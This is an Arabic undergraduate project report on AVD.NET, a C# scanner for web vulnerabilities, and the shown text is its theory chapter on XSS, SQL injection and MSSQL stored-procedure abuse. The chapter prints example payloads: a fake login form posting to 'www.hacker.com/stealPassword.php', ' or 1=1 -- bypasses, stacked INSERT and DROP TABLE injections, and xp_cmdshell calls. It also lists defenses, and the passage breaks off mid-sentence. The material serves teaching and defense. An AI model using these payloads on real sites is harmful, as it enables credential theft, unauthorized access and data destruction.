**الجامعة السُّوريَّة الدُّوليَّة الخاصَّة للعلوم و التكنولوجيا**

**كليّة هندسة الحاسوب و المعلوماتيّة**

**AVD.NET**

**( الاكتشاف الآلي لثغرات مواقع الويب الديناميكيَّة**

**باستخدام C# )**

**قُدِّمَ هذا التقرير إلى كليَّة هندسة الحاسوب و المعلوماتية / الجامعة السورية الدولية للعلوم و التكنولوجيا**

**وذلك لاتمام متطلبات نيل درجة البكالوريوس في هندسة الحاسوب و المعلوماتية.**

**إعداد :**

مُختار سيِّد صالح محمود الحاج علي

**بإشراف :**

د.وسام الخطيب

جميع الحقوق محفوظة للجامعة السورية الدولية © 2011

## الإهداء

إلى أعلى نخلتين في البوكمال ...

إلى والديَّ حفظهما الله.

(مُختار)

إلى والديَّ حفظهما الله.

(محمود)

## شكر و عرفان

نتوجَّه بالشكر الجزيل لجميع من ساعدنا في إتمام هذا العمل و نخص بالذِّكر الدكتور وسام الخطيب مشرف المشروع و الدكتور سلام العاني عميد الكليَّة.

بسم الله الرَّحمن الرَّحيم

## الخُلاصة :

AVD.NET : برنامج حاسوبي يهدف إلى تطبيق مجموعة من الاختبارات الأمنية على تطبيقات الويب بهدف اكتشاف ثغراتها و عيوبها الأمنية البرمجية بشكل آلي.

## جدول المحتويات

[الإهداء 3](#_Toc290046869)

[شكر و عرفان 5](#_Toc290046870)

[الخُلاصة 7](#_Toc290046871)

[أمن تطبيقات الويب نظريَّاً 11](#_Toc290046872)

[مدخل 13](#_Toc290046873)

[ثغرات البرمجة النصية العامة (ثغرات XSS) 15](#_Toc290046874)

[ثغرات حقن أوامر SQL 18](#_Toc290046875)

[حقن SQL الثاني (الإجرائيات المخزنة) 25](#_Toc290046876)

[هجوم تضمين الملف RFI 31](#_Toc290046877)

[عناكب الويب 36](#_Toc290046878)

[تحليل النظام 37](#_Toc290046879)

[الفكرة العامَّة 39](#_Toc290046880)

[مخطط حالات الاستخدام 41](#_Toc290046881)

[مخطط الحُزَمْ Packages 42](#_Toc290046882)

[الحزمة WEB 43](#_Toc290046883)

[الحزمة ATTACKING 43](#_Toc290046884)

[الحزمة DB 44](#_Toc290046885)

[الحزمة GUI 44](#_Toc290046886)

[مخطط قاعدة البيانات 45](#_Toc290046887)

[أوضاع الاختبارات التي يوفرها AVD.NET 46](#_Toc290046888)

[أطوار اختبار الصفحات 48](#_Toc290046889)

[هل الصفحة الفلانية مصابة بثغرة أم لا ؟ 49](#_Toc290046890)

[حالة "ربَّما يكون هناك ثغرة" 51](#_Toc290046891)

[النتيجة و التوصيات 53](#_Toc290046892)

[النتيجة 54](#_Toc290046893)

[توصيات 54](#_Toc290046894)

[المَراجع 55](#_Toc290046895)

**الفصل الأوَّل :**

# أمن تطبيقات الويب نظريَّاً

## مدخل :

يناقش هذا الفصل الناحية النظرية لأمن تطبيقات الويب و ذلك من خلال إعطاء تصوُّر عن أشهر الثغرات البرمجية الأمنية لتطبيقات الويب مع مجموعة منتقاة من الأمثلة البسيطة و التي توضح الأفكار المطروحة بشكل بسيط و مباشر , بالطبع ليس هدفي من هذا الفصل تخريج "القراصنة" و لا تعليم "القرصنة" و إنَّما يجب أن يكون لدى مبرمج و مطوِّر تطبيقات الويب برأيي بعض الاطلاع على موضوع الثغرات الأمنيّة من باب العلم بالشيء سيراً على مبدأ "اعرف عدوَّك".

حسناً , أنا هنا لا أتحدث عن موضوع خارق سوَّقته أفلام الفيديو على أنه جلوس لخبير برمجيَّات مُدخِّن نهم في جو مهيب من الإضاءة الخافتة يكتب بسرعة 6549878 كلمة في الدقيقة و يحاول تحويل رصيد مالي كبير لمجرم يضع المسدَّس على رأسه و يمارس ضغطاً نفسيَّاً عليه لإتمام العمل في غضون 10 ثوان ! , لا .. على العكس تماماً , أنا أحاول عرض الموضوع هنا بشكل مبسط جداً و بالتدريج آخذاً بعين الاعتبار ألَّا يكون جميع قرَّاء هذا الفصل من مستوى علمي واحد في هذا الموضوع لكن سأعتبر أنَّ جميع من يقرأ هذا الفصل على قدر جيِّد من المعرفة بتقنيات البرمجة و التطوير للويب.

أنواع الثغرات التي يغطِّيها هذا الفصل هي ذاتها الأنواع التي يفترض من مشروعنا AVD.NET أن يقوم باكتشافها في التطبيقات التي سيقوم بعمل اختبارات لها , و هذه الأنواع هي :

ثغرات البرمجة النصيَّة العامة Cross-Site Scripting أو [[1]](#footnote-2)XSS اختصاراً.

ثغرات "حقن أوامر SQL" SQL Injection.

ثغرات تضمين الملف البعيد Remote File Inclusion أو RFI اختصاراً.

هناك أنواع كثيرة من ثغرات تطبيقات الويب بالطبع , لكن الأنواع الثلاثة المذكورة أعلاه هي الأخطر و الأكثر شهرة كما أنَّها الأنواع الأكثر انتشاراً في تطبيقات الويب "محليَّة الصُّنعِ" إن صحَّ التعبير.

## ثغرات البرمجة النصية العامة (ثغرات XSS) :

برأيي , تعتبر ثغرات البرمجة النصية العامة ثاني أخطر أنواع الثغرات بعد ثغرات حقن أوامر SQL و في احصائيَّات عالمية فإنَّ 42% من تطبيقات الويب على الشبكة العنكبوتية العالمية (الانترنت) مصابة بشكل أو بآخر بثغرات من نوع XSS[[2]](#footnote-3) , و هي بالتعريف : "السماح للمهاجم[[3]](#footnote-4) أو للمستخدم الخبيث بتضمين جزء من شيفرة إحدى صفحات الموقع الضحيَّة[[4]](#footnote-5) التي يتم عرضها و معالجتها من طرف العميل Client-Side الذي غالباً ما يكون مستعرض الويب Web Browser" , من الممكن أن تكون الشيفرة المضمَّنة (الخبيثة) شيفرة HTML أو Java Script أو عنصر ActiveX أو عنصر Flash أو أي شيء آخر تدعمه المستعرضات الشهيرة[[5]](#footnote-6) , في الغالب يتم تضمين شيفرة Java Script لسرقة معلومة ما من المستخدم الضحيَّة.

تنتج ثغرات البرمجة النصية العامة و أغلب الثغرات الأخرى التي يناقشها هذا الفصل في تطبيق الويب نتيجةً لسوء معاملة الدخل Input أو بتعبير أدق نتيجة للثقة المطلقة بمصدر الدخل و لعلّنا نستأنس ببعض الأمثلة التي توضِّح الفكرة.

مثال أوَّل :

لنفترض أن لدينا الصفحة http://localhost/hello.php و التي لها الشيفرة التالية[[6]](#footnote-7) :

<html>

<body>

<? php

print "Hello: " . $HTTP\_GET\_VARS ["name"];

?>

</body>

</html>

كما تلاحظ تقوم الصفحة السابقة بعرض رسالة ترحيب متبوعة باسم الزائر name و الذي يمرر لها على شكل وسيط في الرابط[[7]](#footnote-8) , الآن لنقم باستدعاء الصفحة :

http://localhost/hello.php?name=Mukhtar

ستكون نتيجة الاستدعاء ظهور العبارة Hello: Mukhtar , جميل , الآن لو استدعينا الصفحة ذاتها بالشكل :

http://localhost/hello.php?name=Alaa

ستكون نتيجة الاستدعاء ظهور العبارة Hello: Alaa .. نحنُ إلى الآن نشاهد ما نتوقعه من الصفحة , حسناً , لنفترض أن مهاجماً أو مستخدماً خبيثاً قام باستدعاء الصفحة ذاتها كمايلي :

http://localhost/hello.php?name=<script>alert('XSS');</script>

ماذا ستكون النتيجة ؟ ستعرض الصفحة الرسالة Hello: بعد أن تقوم بتنفيذ الشيفرة الخبيثة التي مرّرت لها , بالطبع شيفرة مثل <script>alert('XSS');</script> ليست خبيثة بما يكفي لإثارة قلقنا لكن ماذا لو تم استدعاء الصفحة كالتالي :

http://localhost/hello.php?name=Mukhtar<br/>please login:<form action="www.hacker.com/stealPassword.php>username : <input id="username" name="userName">password: <input type="password" id="password" name="password"></form>

ستكون النتيجة صفحة ترحيب بالسيد Mukhtar لكن مع نموذج تسجيل دخول مزيَّف يقوم بسرقة أسماء المستخدمين و كلمات المرور للموقع الضحيَّة.

**ملحوظة :** قد يتساءل المرء , بما أنَّ المحتوى الخبيث لن يظهر إلَّا باتباع الرابط الخبيث فكيف سيؤثِّر هذا على المستخدم العادي ؟ , و التساؤل هنا ذكي و في محله و جوابه أنَّ لثغرات XSS سيناريو يبدأ كما بدأنا و يستمر بأن يقوم المهاجم بإرسال الرابط الحامل للقيم الخبيثة إلى المستخدم الضحية و يقنعه بالنقر عليه و هنا يقع ما يمكن أن يكون جواباً للتساؤل.

**ملحوظة 2 :** يستطيع المهاجم تمثيل الرابط الحامل للقيمة الخبيثة بالنظام الست عشري Hexadecimal بحيث يصعب على الضحية اكتشاف الشيفرة الخبيثة المضافة له , فالرابط :

http://localhost/hello.php?name=Mukhtar<br/>please login:<form action="www.hacker.com/stealPassword.php>username : <input id="username" name="userName">password: <input type="password" id="password" name="password"></form>

هو ذاته الرابط التالي لكن بعد تمثيل الدخل الخبيث بالنظام الست عشري:

http://localhost/hello.php?name=4d756b687461723c62722f3e706c65617365206c6f67696e3a3c666f726d20616374696f6e3d227777772e6861636b65722e636f6d2f737465616c50617373776f72642e7068703e757365726e616d65203a203c696e7075742069643d22757365726e616d6522206e616d653d22757365724e616d65223e70617373776f72643a203c696e70757420747970653d2270617373776f7264222069643d2270617373776f726422206e616d653d2270617373776f7264223e3c2f666f726d3e

و الاثنان يقودان لنفس الصفحة "الخبيثة" ! ☺.

حسناً , بعد أن فهمنا مبدأ عمل ثغرات XSS يجب أن نشير إلى احتمال وجود الثغرة في متغيرات الرابط كما رأينا في المثال أعلاه و أيضاً احتمال وجودها في حقول إدخال النماذج و في كلتا الحالتين فالمبدأ يبقى نفسه.

**الخلاصة :** تسمح ثغرات XSS للمهاجم بحقن أوامر إضافية في الصفحات المصابة عبر وسطاء الروابط أو عبر حقول الإدخال , و تنتج نتيجة للثقة العمياء بمصادر الدخل.

## ثغرات حقن أوامر SQL :

يوجد نوع أخر من هجمات بيانات الدخل يتعلق باللغة التي تستخدمها البرمجيات للتخاطب مع قاعدة البيانات، أي SQL. فكما البرامج النصية، يمكن إدراج أو حقن أنواع السلوك غير الآمنة وأنتها خصوصية المستخدم.

تستخدم أغلب المواقع مثل مواقع التجارة الالكترونية قاعدة بيانات من نوع ما لتخزين المعلومات، والتي قد تكون معلومات عن البيانات المنتجات أو الحسابات أو غيرها من البيانات، وهذا ما يجعل بيئة فواعد البيانات رابطاً هاماً في بيئة تطبيق الويب. تتمثل أوامرSQL واجهة ربط بين واجهة الأمامية للموقع الويب (التطبيق) وقاعدة البيانات الخلفية. وهي تسمح بتمرير البيانات من والى تطبيق الويب، يجب أن تتحكم بهذه البيانات بحيث لا يصل المستخدم سوى على المعلومات التي يخول له الحصول عليها. من ناحية أخرى، وبما أن العديد من مواقع الويب يولد استعلامات SQL دينامكياً باستخدام وسطاء يقدمهم المستخدم، يمكن للمهاجم عادة بخداع التطبيق من خلال تغير طبيعة الاستعلام، وذلك من خلال إدخال SQL في عنوان URL أو حقل نموذج أو أي وسيلة دخل أخرى، مما يمنحه وصولاً غير مقيد لقاعدة البيانات.

بما ان استعلامات SQL تستخدم غالباً للمصادقة والتخويل والشراء والفوترة، فان الثغرات المرافقة لها تسمح للمهاجم بإرسال استعلامات SQL عشوائية تعتبر غاية في الخطورة. يمكن لأي مهاجم استخدام حقن SQL للحصول على المعلومات من قاعدة البيانات دون أن يكون مستخدماً مخولاً.

تطبيق الهجوم SQL:

يطبق الهجوم عندما يرسل دخل من تطبيق الويب إلي قاعدة البيانات الداعمة. يمكن لأي شخص القيام بالهجوم بهذا الهجوم بإدخال أوامر SQL في URL أو في حقل نموذج أو وسيط دخل يمثل جزءاً من استعلام SQL يولد دينامكياً في قاعدة البيانات تطبيق الويب.وبما إن معظم تطبيق الويب يقوم باستخدام قاعدة بيانات لتخزين وحتى لمنطق العمل (سامحات المستخدم والإعدادات وغيرها)، يمكن أن يجد الكثير من الوسطاء طريقهم إلي الاستعلام.

تتمثل الحقول التي تشكل جزئاً من جدول قاعدة البيانات الأكثر استخداماً في استعلامات SQL للبحث في البيانات واستعادتها. عندما تستخدم تطبيق الويب الهدفـ والسؤال هنا ها البيانات المدخلة سوف يتم تخزينها في قاعدة البيانات، ويجب فهم قاعدة البيانات و SQL بشكل جيد، فهذا ضروري للغاية هنا. ومع ذلك، يكفي استعمال تقنيات الاختيار التي سنقدمها هنا في اكتشاف الثغرات الصغيرة التي قد تتحول إلى نقاط ضعف كبيرة.

تنفيذ الهجوم SQL:

يعتبر أي دخل سواء أكان حقل نموذج على صفحة ويب أو وسيطاً لواجهة API، يشكل جزءاً من استعلام SQL عرضة لهجوم SQL محتمل. فإذا لم توضع أي عوائق، فلن يفشل الهجوم إلا إذا كان ينضوي على قلة خبرة في فهم قاعدة البيانات وكيفية بناء الاستعلامات. وبالتالي، يحتاج مختبر الويب إلي فهم مخطط قاعدة البيانات وكيفية بناء الاستعلامات، وبالتالي كيف توظف البيانات المتقدمة للمستخدم وراء الكواليس. حتى لو كنت تشك أن هذا الهجوم قابلاً لتنفيذ، فخطورة الهجوم للمعلومات في قاعدة البيانات يجعل هذا الجهد مستحقاً.

لنبدأ بالأمر SELECT في SQL والذي يمكن من التنسيق التالي:

Select somedatacolumn, somotherdatacolumn

from somedatabasetable

where someconditionismet;

في الاستخدامات الشائعة في لغة SQL في أي تطبيق ويب نذكر تحديد معلومات المنتج، إذ يبني التطبيق روابط CGI التي يتم الرجوع اليها لاحقاً غي الاستعلام، يبدو هذه الارتباطات عادةً بالشكل التالي:

[http://www.foo.com/eng/store/item.asp?id=562](http://www.mahmood.com/eng/store/item.asp?id=562)

يحتاج التطبيق الي معرفة المنتج الذي نريد معلومات عنه، وذلك بعد أن يمرر المستعرض إليه معرفاً عاماً يدعى ID. يقوم التطبيق بتضمين هذه القيمة دينامكياً في استعلام SQL حتى يتمكن من الحصول على الصف الصحيح من قاعدة البيانات. يشبه هذا الاستعلام شيئاً مثل هذا:

Select name, picture, description, price

from products

where id=562;

من ناحية أخرى، وكما وجدنا في الهجوميات السابقة، يمكن للمستخدمين أن يغيروا بسهولة المعلومات التي تدخل من قبل المستخدم من خلال مستعرضاتهم. لنفرض أن مستخدماً ادخل معرف حسابه وكلمة مروره عند التسجيل دخول إلي الموقع ويب انتسب إليه مسبقاً. يستخلص استعلام SQL التالي بيانات المستخدم:

Select account\_data

from account\_info

where accounted = ‘an account number’

and password = ‘a password’

ان الأجزاء التي يتحكم بها المستخدم في استعلام SQL هذا هو المحاطة ضمن علامات اقتباس فقط وهما السلسلتان الحرفيتان اللتان يكتبهما عادة في نموذج الويب لتسجيل دخوله. يولد التطبيق الويب بقية الاستعلامات.

حتى يشاهد مستخدم أخر معلومات حسابنا، يجب عليه أن يعرف كلاً من رقم حسابنا وكلمه مرورنا، وهذا هو الأمر الظاهري. أليس كذلك؟ ولكن يستطيع مهاجم محترف في حقن SQL بأن يتجاوز كل هذه المرحلة وعملية الفحص بأكملها مستخدماً حيلة سوف نتعلمها بعد قليل.

على سبيل المثال ماذا لو عرفنا أن مستخدم اسمه foo؟ يمكننا حينها استخدام معامل التعليق في SQL وهو – وكتابة ما يلي في حقل النموذج الخاص بمعرف الحساب:

Foo’ - -

سوف يؤدي ذلك إلى توليد استعلام SQL التالي:

Select accountdata from accountinfo

where accounted = ‘foo’- - ‘

and password = ‘passwd’

لكن كون المعامل - - هو تعليق، فسوف يتم تجاهل كل ما يليه، لذلك سنحصل على ما يلي:

Select accountdata from accountinfo

where accounted = ‘foo’

لقد نجحنا في سحب جميع البيانات الخاصة بالمستخدم foo من جدول البيانات من دون معرفة كلمة المرور! لاحظ الصيغة التي استخدمناها. كمستخدم، كان بوسعنا تقديم الاسم (foo) متبوعاً بمحرف علامة اقتباس مفرد. تصبح علامة الاقتباس هذه جزءاً من الاستعلام SQL ، وهذا يعني أننا نستطيع التأثير على بنية الاستعلام المرسلة إلى قاعدة البيانات.

لقد استخدمنا علامة الاقتباس المفردة من لمطابقة علامة الاقتباس الابتدائية، وذلك لأنة لابد من إحاطة قيم السلسة المحرفية بعلامات اقتباس في استعلامات SQL. لو القينا نظرة على الاستعلام يستخدم قيم عددية صحيحة (integer)، فلن تكون علامات الاقتباس الخاصة بالحقن ضرورية.

في إحالة السابقة يحذق التعليق الذي تم حقنة شرطاً لأنه يفسد بذلك العملية المطلوبة من الاستعلام، وهي التحقق من كلمة المرور واسم المستخدم صحيحتان.

يعتبر السماح للمستخدمين بتعديل الشفرة تطبيق الويب بهذا الشكل خطيراً للغاية لنتعمق. أكثر في الموضوع، ماذا لو أننا لم نعرف بان foo هو مستخدم ومع ذلك أردنا الحصول على معلوماته؟ في الواقع، ماذا لو أردنا معرفة معلومات كل المشتركين بدون معرفة أسماء حسابهم أو كلمات مرورهم؟ حسنناً يمكننا عمل ذلك بحيلة مشابهة لمعرفة المنتج، ولكن مع نتائج أكثر ضرراً. في هذه الحالة نحتاج إلى إرسال استعلام SQL كالتالي:

Select accountdata from accountinfo

where accounted = ‘ ‘ or true

دعنا نفكر بكيفية إنجاز ذلك في SQL. يعتبر الجزء الأول Account سهلاً، إذا يمكننا استعمال حيلة مشابهة للتي استخدمناها مسبقاً، أي نتدخل علامة اقتباس مفردة لإغلاق علامة الاقتباس المقابلة التي يقدمها تطبيق الويب. لكن لإكمال هذا الهجوم نحتاج إلي معرفة قول True في SQL في بعض قواعد البيانات، يعتبر استخدام الكلمة المفتاحية True كافياً، ولكن يمكننا استخدام الحالة 1=1 أو 2>1 أو 3<4، أو أي عملية حسابية صحيحة دوماً. بناء على ذلك، يمكننا استخدام ما يلي كسلسلة محرفيه للدخل:

‘Or 1 = 1 - -

ينتج عن ذلك إرسال أوامر SQL التالية إلي قاعدة البيانات:

Select accountdata from accountinfo

where accounted = ‘ ’or 1 = 1

نعلم أن 1 =1 يقيم True دائماً، وينتج عن كل تعبي or مع true القيمة True أيضاً، مما يؤدي إلى إعادة جميع البيانات للمستخدمين في قاعدة البيانات.

في المثال التالي، قد يستخدم مطور الويب هذا الاستعلام لمعرفة ما إذا كانت تركيبه مع اسم المستخدم وكلمة المرور موجودة في قاعدة البيانات وتطابق ما يقدمه المستخدم. فإذا تحقق ذلك، يحصل المطور على صف وحيد. أما إذا لم تكن موجودة ، فلن يحصل على أي شي مع قاعدة البيانات. تشاهد الشفرة تشبه ما يلي في قاعدة البيانات:

$SQLquere = "select \* from users where

username = ‘".$\_post["username"] ."’and

password = ‘".$\_post["password"] . " ‘" ;

$Dbresult = db\_quere ($SQL quere);

If ($DBresult) {

// username + password is correct – log the user in

}

Else{

// username or password was incorrect

}

تكمن المشكلة في أننا طالما كان المستخدمون في قاعدة البيانات، فسوف تعيد سلسلة الحقن المحرفية التي أدخلناها مسبقاً عدده الصفوف، وسيكون المتحول DBresult موجب القيمة، وبالتالي يمر من الاختبار. هذا ويعتبر الفشل في انجاز الاختبار على البيانات التي نستقبلها خطيراً في هذا المثال، وذلك لأننا نحصل في حقن SQL على شي ما دائماً. عندما يمضي تطبيق للوصول إلى البيانات المستعملة، فسوف يصل إلي أول صف لأي شي في قاعدة البيانات.

دعنا نفترض أن المستخدم يستخدم السجل الأول في مجموعة result test لتأسيس أنونات المستخدم، وهي تقنية برمجية شائعة لأنه تتم في أي عملية تقليدية إعادة صف واحد فقط. من ناحية أخرى، لقد كان بوسعنا أن نرغم قاعدة البيانات غلى إعادة الصف لجميع المستخدمين في العديد من الحالات، يكون أول صف في جدول المستخدمين هو للمستخدم المسؤول عن إدارة التطبيق، فغالباً ما تتم إضافة جميع المستخدمين عن طريق هذا المستخدم (لذلك يجب إضافة هذا المستخدم إلى قاعدة البيانات قبل الآخرين).

باستخدام حق SQL بفعالة، يمكننا تسجيل دخولنا كمسئولين بدون معرفة لا اسم مستخدم ولا كلمة مرور.

لعل أسهل طريقة لتوسيع حقن SQL تتمثل في جعل قاعدة البيانات تنفذ استعلامات إضافية. قد يكون ذلك بإلحاق أوامر باستخدام فاصلة منقوطة، وذلك كما في المثال التالي:

Select accountdata from accountinfo

where accounted = ‘ ‘ or true;

insert into accountdata (accounted, password)

values (‘mike’, ‘1234’) - - ‘ and password = ‘’

يعتبر هذا بسيطاً. وقد لا يكون المهاجم قادراً على تسجيل البيانات للدخول، لكنه يضيف أصناف بالفعل الزوج اسم مستخدم ظ كلمة مرور الخاص به في قاعدة البيانات.

يعتبر الحصول على أسماء أعمدة قاعدة البيانات والأنواع المرافقة لها مهمة صعبة للغاية، ولكن تبعاً لرسائل الخطأ التي يسمح بها التطبيق، يمكن وضع خريطة لمخطط قاعدة البيانات بأكمله.

بلايضافة إلى تعليمات select ـ insert، هناك العديد من الأوامر SQL التي قد تسبب أثاراً جانبية غير مرغوب بها. قد يكون الأمر الأكثر رواجاً هو DROP Table الذي يودي إلي حذف الجدول من ملقم قاعدة البيانات. كما يسهل استعمال الأمر لان المهاجم لا يحتاج إلى معرفة أي شي عن مخطط قاعدة البيانات سوى اسم الجدول:

Select accountdata from accountinfo

where accounted = ‘ ‘ or true;

drop table accountdata - - ‘ and password = ‘’

الحماية من حقن SQL:

يعتقدون مطورون الويب بأن استعلامات SQL هي عمليات موثوقة لا يمكن العبث بها، ولكنهم يغفلون بأن المستخدم يمللك التحكم بالوسطاء الخاصين بهذه الاستعلامات وأن بوسعه إدخال صيغ SQL صالحة فيهم.

وبالتالي، ليس هناك من سلاح ضد هذا الهجوم سوى ترشيح مناسب للمحارف الخاصة من عناوين URL وحقول النموذج وأي بيانات دخل أخرى يتحكم بها المستخدم. يجب ترشيح الكلمات المحجوزة والمحارف الخاصة المتعلقة بصيغ SQL قبل إرسال الاستعلامات إلى قاعدة البيانات أو تهريبها.

ومثل حالة محرف علامة اقتباس المفرد، وذلك بوضع محرف قبلها. ولعل أفضل موضع لإجراء الترشيح يكون على الملقم، إذا لا ينصح بوضع شفرة الترشيح في HTML التي تعمل على العميل، وذلك لأنه يمكن لأي مهاجم تحرير عمليات الاختيار، وبذلك لا أمل في أن يكون المرشح مقاوماً لمحاولات العبث به إلا بوضعه على الملقم. كما توجد طريقة مضمونة أكثر لمنع هذا الهجوم تتمثل في استخدام الاجرائيات المخزنة.

أيضاً محاولة حد كمية البيانات التي يمكن لأي مستخدم الوصول إليها. ضمن الأخطاء البسيطة التي ترتكب عند كتابة تطبيقات الويب مقتادة بيانات نذكر استخدام تسجيل الدخول وحيد إلى قاعدة البيانات مع الكثير من الحقول (حساب المسؤول عن قاعدة البيانات).إلقاء نظرة على العمليات التي يسمح للفئات المختلفة من مستخدمين بالقيام بها، وإنشاء وثائق اعتماد كل منها.على سبيل المثال يقد يحتاج المسئولين الوصول إلي جدول أرقام بطاقات الائتمان، ولكن ليست هذه الحالة حالة مستخدم عادي. فيجب هنا منح المستخدمين الحقوق التي يحاجون إليها فقط، وذلك وفق مبدأ يدعى "الامتيازات الأقل". استخدم في شفرة التطبيق تسجل الدخول المناسب بحيث يكون حقن SQL عند وقوعه، مقتصراً على البيانات التي يمكن لأي كان الوصول إليها.

## حقن SQL الثاني (الإجرائيات المخزنة) :

عندما تدخل دخلاً إلى ملقم الويب من خلال التطبيق، يتم تخزين جلة في قواعد البيانات. توفر قواعد البيانات العديد من المميزات المفيدة للتعامل مع حجم كبير من البيانات التي تأتي من عدة مستخدمين، لذلك تحوي معظم البيئات التطوير واللغات الخاصة بكتابة تطبيقات الويب وظيفة مبينة للتعامل مع معظم قواعد البيانات، منG Berkley DB إلىOracle .

عندما نخبر تطبيقات الويب، لا يمكننا تجاهل قاعدة البيانات الداعمة. يركز هذا الهجوم على ميزة شهيرة في منصات قواعد البيانات الراقية، مثل Microsoft SQL Server و Oracle. وهي تدعى الاجرائيات المخزنة (Stored Procedures).

تمثل الاجرائيات المخزنة استعلامات معدة مسبقاً يقدمها بائع قاعدة البيانات أو طرف ثالث، وهي تتكامل مع قاعدة البيانات. ويمكن أن تقدم هذه الاجرائيات المخزنة لأمان الويب، إذ أن البيانات الممررة اتليها تتعامل حرفياً ولا يمكن تفسيرها بشكل خاطئ كجزء من أمر SQL، كما فعلنا في هجوم حقن SQL القياسية، ولكن من السهولة بمكان أن يساء استعمال الاجرائيات المخزنة.

في حال Microsoft SQL Server، تتكامل عدة اجرائيات مخزنة قاعدة البيانات مع نظام التشغيل، مما يسمح للمستخدمين المخولين بإنشاء مستخدمين آخرين وجدولة مهام وتشغيل برامج سطر الأوامر، وكذلك نظام التشغيل بشكل عام من خلال استعلامات قاعدة البيانات موسعة.

أما Oracle فلا يوفر هذه الوظيفة مع برمجيات، غير أنة يمكن باستعمال JAVA أو لغات PL/SQL التي تدعمها ORACLE أن يقوم المطورون ببناء اجرائيات مخصصة توفر وظيفة مماثلة.

تطبيق الهجوم حقن SQL الثاني:

يعد هذا الهجوم ملحقاُ بهجوم حقن SQL الذي تحدثنا عنه سابقاً، وهو يتوجه إلى نفس حقول الدخل، إذ يتم غالبا استعمال الحقول التي تتشكل جزءاً من جدول قاعدة البيانات في استعلامات SQL للبحث عن البيانات أو استعادتها.

حاول تحديد ما إذا كانت البيانات التي تدخلها ستخزن داخل قاعدة البيانات أم لا، وحاول أيضاً فهم تصميم قاعدة البيانات واستعلامات SQL التي ببنيها التطبيق، وبذلك ستكون أكثر فعالية في تطبيق هذا الهجوم. من ناحية أخرى، يجب أن تنتبه إلى البيانات المترابطة بطريقة ما. على سبيل المثال، يتم تخزين البيانات الشخصية، مثل عنوان و رقم هاتف معاً في قاعدة البيانات.

تحقق دائماً مما إذا كان بوسعك أن تمرر فاصلة خلسة وتبدأ استعلام SQL جديد. يمكنك أن تحاول استدلال بعض الاجرائيات المخزنة المبيتة، وذلك كما يلي.

تنفيذ الهجوم حقن SQL الثاني:

من أكثر الاجرائيات المخزنة خطورة في Microsoft SQL Server نذكر XP\_CMDSHELL، وهي واجهة بين قواعد البيانات ونظام التشغيل تسمح بتنفيذ سطر الأوامر. تسمح هذه الاجرائيات المخزنة لأي مهاجم بأن ينفذ عشوائياً أوامر نظام التشغيل على آلة ملقم الويب، وذلك بغض النظر عن موقع الويب.

لاستعمال هذه الاجرائيات المخزنة، قم بتمرير الأمر التالي على شكل استعلام مستقل:

EXEC master.. XP\_CMDSHELL ‘Some Command Like Dir, Format, etc.’

تعبر EXEC كلمة مفتاحية، مثل SELECT ، تطلب من قاعدة البيانات تنفيذ الاجرائيات التالية. وبما أن الاجرائيات المخزنة المبيتة ليست جزئاً منن جدول من الجداول قواعد البيانات الحالي، فيجب الرجوع إلى موضعها أن تجد فيه الاجرائيات المخزنة على ملقم الويب قاعدة البيانات.

يأتي بعد ذلك اسم الإجرائية المخزنة ويتبعه الوسطاء. في حال XP\_CMDSHELL، يكون الوسيط سلسلة أمر محرفيه يجب تنفيذها.

يمكنك استعمال الاجرائيات المخزنة لانجاز العديد من المهام، بحيث لا يمكن حصرها في قائمة. ولكننا سنتقدم في الجدول التالي بعض المهام التي يجب أن تحذر منها، وذلك لما قد تسببه من مشكلات حقيقية على مستوى الأمان.

|  |  |
| --- | --- |
| الاجرائيات المخزنة | الوصف |
| Xp\_regread  Xp\_regwrite  Xp\_regdeletekey  Xp\_regdeletevalue  Xp\_regremovemultistring  Xp\_regaddmultistring  Xp\_regenumvalues | استخدم هذه الاجرائيات المخزنة للتعامل مع مسجل النظام (registry) ويمكنك الوصول إلى جميع قيم المسجل تقريباً.  بما بعض النظم تخزن معلومات حساسة (مثل مفتاح منتج أو كلمات المرور المشتركة) في registry. فسوف يكون الوصول غير المقيد الى هذه الاجرائيات المخزنة مفيداً للمهاجم، فيحذف المفتاح من السجل، يمكنك استعمال هذه الاجرائيات المخزنة للتسبب في رفض الخدمة على ملقم الويب. |
| Xp\_dirtree  Xp\_subdire  Xp\_fileexist  Xp\_fixeddrives  Xp\_makewebtask  Xp\_runwebtask | يمكنك استعمال هذه الاجرائيات المخزنة للوصول إلى النظام الملفات. هذا وتطبق نفس التحذيرات الخاصة بالمسجل على النظام الملفات، ولكن بما انه لا يمكن لنظام الملفات أن يخزن أي معلومات، فان الحماية تمثل ضرورة ملحة للغاية. |
| Xp\_terminate\_process  Xp\_loginconfig  Xp\_logininfo  Xp\_grantlogin  Xp\_sendmail | سوف تنهي بهذه الاجرائيات المخزنة المتنوعة مجموعتنا هذه، وهي تسمح بإنهاء البرامج، ويسر تسجيلات دخول المستخدمين والطرق، ومنع تسجيلات دخول إلى قاعدة البيانات، وإرسال بريد الكتروني مزعج (Spam) عن طريق حساب SMTP المكون في قاعدة البيانات. |

## الحماية من الهجوم حقن SQL الثاني:

تكون معظم هذه الاجرائيات المخزنة مقفلة بشكل افتراضياً في معظم قواعد البيانات الحديثة، ولا يمكن أن يصل إليها سوى المستخدمون ذوو الامتيازات العالية.

لسوء الحظ، لا يزال المطورون يستعملون حسابات ذات امتيازات عالية، مثل الحساب SA الذي يمثل حساب المسئول في Microsoft SQL Server، وذلك بدلاً من حساب مستخدمين بامتيازات محدودة. وبالتالي، يمثل إنشاء مستخدم في قاعدة البيانات لكل من تطبيق ومنحه إذنا يوافق ما يحتاج فقط (يعتبر عن ذلك بمبدأ الامتيازات الأقل) إجراء الحماية الأبسط، بحيث يعطي امتيازات القراءة read و Write و insert أو غيرها دون امتياز حذف أو إنشاء جدول أو أي من الاجرائيات المخزنة.

كما يوجد خيار أخر يمثل في إزالة جميع الاجرائيات المخزنة غير الضرورية، ويفضل أن يترافق مع تسجيلات دخول فردية، لكن هذه يتطلب معرفة جيدة بقاعدة البيانات، لان بعض الاجرائيات المخزنة ضرورية لعمليات الإصلاح والنسخ والمتكرر والنسخ الاحتياطي وغيرها.

يمكنك أن تجد قائمة جيدة خاصة بقفل تطبيق و Microsoft SQL Server المرافق له، وذلك على العنوان

<http://www.securitymap.net/sdm/docs/windows/mssql-checklist.html>

كيف تتحقق من حالة تنفيذ الشفرة على الملقم بدون إيذاء أي شيء:

أمر PING المعكوس

عندما تختبر خدمة بعيدة، وخاصة من تلك الخدمات التي يستخدمها العديد من المستخدمين في وقت الاختيار، فيجب أن تكون دقيقاً حيال كيفية القيام بهذا الاختيار.تقع الاختيارات التي قد تنفذها في فئتين:

